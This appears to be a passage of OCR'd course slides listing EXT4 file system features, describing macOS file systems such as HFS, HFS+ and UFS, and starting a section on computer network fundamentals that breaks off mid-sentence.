
- File System Size — supports a maximum individual file size 16TB and overall maximum EXT4 file system size 1EB (exabyte)
- Extents — replaces block mapping scheme used by EXT2 and EXT3, improving large file performance and reducing fragmentation
- Delayed allocation — improves performance and reduces fragmentation by effectively allocating larger amounts of data at a time
- Multi-block allocation — allocates files contiguously on disk
- fsck speed — supports faster file system checking
- Journal checksumming — uses checksums in the journal to improve reliability
- Persistent preallocation — pre-allocates on-disk space for a file
- Improved Timestamps — provides timestamps measured in nanoseconds
- Backward compatibility — makes it possible to mount EXT3 and EXT2 as EXT4



macOS File Systems

Hierarchical File System (HFS)	Developed by **Apple Computer** to support the Mac operating system
HFS Plus	HFS Plus (HFS+) is a successor of HFS and is used as a **primary file system** in Macintosh
UNIX File System (UFS)	Derived from the **Berkeley Fast File System (FFS)** that was originally developed at Bell Laboratories from the first version of UNIX FS All BSD UNIX derivatives including FreeBSD, NetBSD, OpenBSD, NeXTStep, and Solaris use a variant of UFS Acts as a substitute for HFS in macOS


Notes: ____



LO#03: Explain Computer Network Fundamental Concepts


Computer Networks

Notes:



Computer Networks

- A computer network is a group of computing systems connected together to allow **electronic communication**
- It allows users to **communicate** and **share** information between various resources such as computers, mobile phones, printers, scanners, and other devices
- The network model lays the foundation for the successful establishment of communication between two 